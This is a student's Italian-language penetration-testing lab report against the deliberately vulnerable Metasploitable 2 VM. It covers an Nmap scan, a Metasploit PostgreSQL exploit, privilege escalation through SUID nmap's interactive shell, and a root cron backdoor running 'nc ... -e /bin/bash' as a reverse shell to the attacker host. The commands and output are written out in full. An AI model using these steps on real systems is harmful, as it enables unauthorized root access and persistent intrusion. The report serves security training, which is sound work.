

Report di Attività di Penetration Testing

Studente: Domenico Vitale

Target: Metasploitable 2

Strumento principale: Metasploit Framework (msfconsole)

Sistema Attaccante: Kali Linux

Data: 21/01/2026

Introduzione

Lo scopo di questa attività è stato quello di sfruttare una vulnerabilità presente nel servizio PostgreSQL di un sistema vulnerabile (Metasploitable 2), ottenere una sessione Meterpreter, effettuare un'escalation di privilegi fino all'utente root utilizzando esclusivamente strumenti forniti da Metasploit, analizzare potenziali vulnerabilità locali e infine installare una backdoor persistente dimostrando la possibilità di accesso successivo al sistema compromesso.

L'attività è stata svolta in un ambiente di laboratorio controllato.

Ambiente di lavoro

L'ambiente di test era composto da due macchine virtuali configurate in **RETE CON NAT**:

1. Kali Linux: attaccante

- IP: 192.168.50.100
- Utilizzato per l'esecuzione di Metasploit Framework e degli strumenti di attacco

2. Metasploitable 2:target

- IP: 192.168.50.101
- Sistema volutamente vulnerabile utilizzato per finalità didattiche

La connettività tra le due macchine è stata verificata tramite test di rete (ping), confermando la corretta comunicazione bidirezionale.

```
kali@kali: ~/Desktop/Condivisi
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.606 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=8.26 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=3.35 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=3.35 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=4.57 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.727 ms
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=5.22 ms
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=1.10 ms
^C
--- 192.168.50.101 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7029ms
rtt min/avg/max/mdev = 0.606/3.397/8.261/2.463 ms

kali@kali: ~/Desktop/Condivisi
$
```

Scansione dei servizi con Nmap

Prima dell'esecuzione degli exploit è stata effettuata una fase di ricognizione attiva del sistema target utilizzando lo strumento Nmap, al fine di identificare i servizi esposti e le relative versioni.

La scansione è stata eseguita dal sistema Kali Linux con il seguente comando:

sudo nmap -sV 192.168.50.101

```
kali@kali: ~/Desktop/Condivisi
$ sudo nmap -sV 192.168.50.101
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-21 08:29 EST
Nmap scan report for 192.168.50.101
Host is up (0.00062s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 2.3.4
22/tcp    open  ssh             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
53/tcp    open  domain          ISC BIND 9.4.2
80/tcp    open  http            Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind         2 (RPC #100000)
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec            netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell           Netkit rshd
1809/tcp  open  java-rmi        GNU Classpath gministry
1524/tcp  open  bindshell       Metasploitable root shell
2049/tcp  open  nfs             2-4 (RPC #100003)
2121/tcp  open  ftp             ProFTPD 1.3.1
3306/tcp  open  mysql           MySQL 5.0.51a-Jubuntu5
5432/tcp  open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc             VNC (protocol 3.3)
6800/tcp  open  x11             (access denied)
6667/tcp  open  irc             UnrealIRCd
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8180/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:5F:CA:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

Compromissione iniziale del servizio PostgreSQL

Per ottenere l'accesso iniziale al sistema target è stato utilizzato il modulo:

exploit/linux/postgres/postgres_payload

Dopo aver configurato correttamente i parametri principali (RHOSTS, LHOST, DATABASE e payload Meterpreter), l'exploit è stato eseguito con successo, consentendo l'apertura di una sessione Meterpreter sul sistema target.

A seguito dell'accesso, è stato eseguito il comando:

getuid

che ha confermato l'esecuzione dei comandi come utente limitato postgres.

```
kali@kali:~/Desktop/Condivisi$ cat https://metasploit.com

[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > optionsoptions
[-] Unknown command: optionsoptions. Run the help command for more details.
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):
```

```
0 Linux x86

View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:5432 - 192.168.50.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu
[*] 192.168.50.101:5432 - Uploaded as /tmp/BQELUoYT.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.101:48761) at 2026-01-21 08:35:20 -0500

meterpreter > getuid
Server username: postgres
meterpreter > 
```

Escalation di privilegi

1. Analisi delle vulnerabilità locali

È stato utilizzato il modulo:

post/multi/recon/local_exploit_suggester

per individuare potenziali vulnerabilità locali sfruttabili per l'escalation di privilegi.

Il modulo ha suggerito diversi exploit potenzialmente applicabili; tuttavia, la maggior parte di essi non è risultata sfruttabile a causa di:

- filesystem /tmp montato con opzione noexec
- assenza di compilatori e librerie di sviluppo
- limitazioni dell'architettura e del kernel
- mancanza di privilegi sudo per l'utente postgres

Questi fattori hanno prodotto diversi falsi positivi, comportamento atteso in contesti reali.

```
Session Actions Edit View Help
kali@kali: ~/Desktop/Condivisi  kali@kali: ~/Desktop/Condivisi  kali@kali: ~/Desktop/Condivisi
[*] 192.168.50.101 - Valid modules for session 1:

# Name Potentially Vulner
-
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc Yes
2 exploit/linux/local/glibc_origin_expansion_priv_esc Yes
3 exploit/linux/local/netfilter_priv_esc_ipv4 Yes
4 exploit/linux/local/ptrace_sudo_token_priv_esc Yes
5 exploit/linux/local/su_login Yes
6 exploit/linux/persistence/autostart Yes
7 exploit/multi/persistence/cron Yes
8 exploit/unix/local/setuid_nmap Yes
9 exploit/linux/local/abrt_raceabrt_priv_esc No
```

2. Escalation tramite nmap SUID

L'escalation di privilegi è stata ottenuta sfruttando una misconfigurazione SUID del binario nmap, utilizzando il modulo:

exploit/unix/local/setuid_nmap

Accedendo a una shell di sistema dalla sessione Meterpreter e avviando nmap in modalità interattiva, è stato possibile eseguire una shell con privilegi elevati tramite il comando:

shell

nmap --interactive

!sh

La riuscita dell'escalation è stata verificata con:

id

che ha restituito un Effective UID pari a 0 (root). Sebbene la sessione Meterpreter rimanesse associata all'utente postgres, l'accesso a una shell con effective UID root consente l'esecuzione di comandi con privilegi amministrativi completi, equivalenti a un accesso root.

```
msf exploit(unix/local/setuid_nmap) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Dropping lua /tmp/CCWOfKdx.nse
[*] Running /tmp/CCWOfKdx.nse with Nmap
[*] Exploit completed, but no session was created.
msf exploit(unix/local/setuid_nmap) > back
msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5555 created.
Channel 148 created.
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=108(postgres) gid=117(postgres) euid=0(root) groups=114(ssl-cert),117(postgres)
```

Persistenza e backdoor

1. Tentativi con moduli di persistenza Metasploit

È stato testato il modulo:

exploit/multi/persistence/cron

che tuttavia non ha completato correttamente l'installazione della backdoor a causa di limitazioni del filesystem e dei permessi, nonostante i privilegi root effettivi. Questo comportamento è coerente con le caratteristiche di Metasploitable 2.

2. Persistenza manuale tramite cron

Per dimostrare la persistenza, è stato configurato manualmente un job cron con privilegi di root nel file /etc/crontab.

Un primo tentativo basato su una reverse shell bash non ha prodotto connessioni affidabili, a causa delle limitazioni dell'ambiente cron (assenza di TTY e ambiente minimale).

3. Scelta di netcat (nc)

Ho quindi deciso di utilizzare netcat, in quanto:

- presente nativamente su Metasploitable 2
- più affidabile in contesto cron
- ampiamente utilizzato in scenari reali e didattici
- indipendente da shell interattive

È stato inserito il seguente job cron:

*** * * * * root /bin/nc 192.168.50.100 5555 -e /bin/bash**

Questo comando stabilisce periodicamente una reverse shell verso il sistema attaccante.

```
msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5674 created.
Channel 157 created.
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sed -i '$d' /etc/crontab
echo "* * * * * root /bin/nc 192.168.50.100 5555 -e /bin/bash" >> /etc/crontab
tail -n 3 /etc/crontab

* * * * * root /bin/nc 192.168.50.100 5555 -e /bin/bash
█
```

4. Dimostrazione dell'accesso successivo

Sul sistema Kali è stato avviato un listener con netcat:

nc -lvnp 5555

Allo scatto del job cron, è stata ricevuta una nuova connessione proveniente dal sistema Metasploitable.

L'esecuzione del comando:

id

ha confermato l'accesso come root, dimostrando con successo la presenza di una backdoor persistente e la possibilità di accesso non autorizzato nel tempo.

```
(kali@kali) ~/Desktop/Condivisi
$ nc -lvnp 5555

listening on [any] 5555 ...
^C


(kali@kali) ~/Desktop/Condivisi
$ nc -lvnp 5555

listening on [any] 5555 ...
^C

(kali@kali) ~/Desktop/Condivisi
$ nc -lvnp 5555

listening on [any] 5555 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 44211
id
uid=0(root) gid=0(root) groups=0(root)
█
```

Riavviando il sistema target Metasploitable 2 e mantenendo la macchina attacker (Kali Linux) in ascolto tramite Netcat, è stato possibile osservare la riconnessione automatica del sistema compromesso, confermando il corretto funzionamento del meccanismo di persistenza installato.



```
kali@kali: ~/Desktop/Condivisi
$ nc -lvnp 5555
listening on [any] 5555 ...
^C
kali@kali: ~/Desktop/Condivisi
$ nc -lvnp 5555
listening on [any] 5555 ...
^C
kali@kali: ~/Desktop/Condivisi
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 44211
id
uid=0(root) gid=0(root) groups=0(root)
kali@kali: ~/Desktop/Condivisi
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 44149
```

Conclusioni

L'attività ha dimostrato come una vulnerabilità in un servizio di rete, combinata con una misconfigurazione locale (SUID), possa portare alla compromissione completa di un sistema.

L'analisi critica dei suggerimenti automatici, la gestione delle limitazioni ambientali e la scelta di strumenti adeguati (come netcat per la persistenza) hanno permesso di completare con successo tutte le fasi richieste.

Il laboratorio evidenzia l'importanza di:

- una corretta gestione dei permessi
- la riduzione dei binari SUID
- il monitoraggio dei job cron
- la difesa in profondità nei sistemi Linux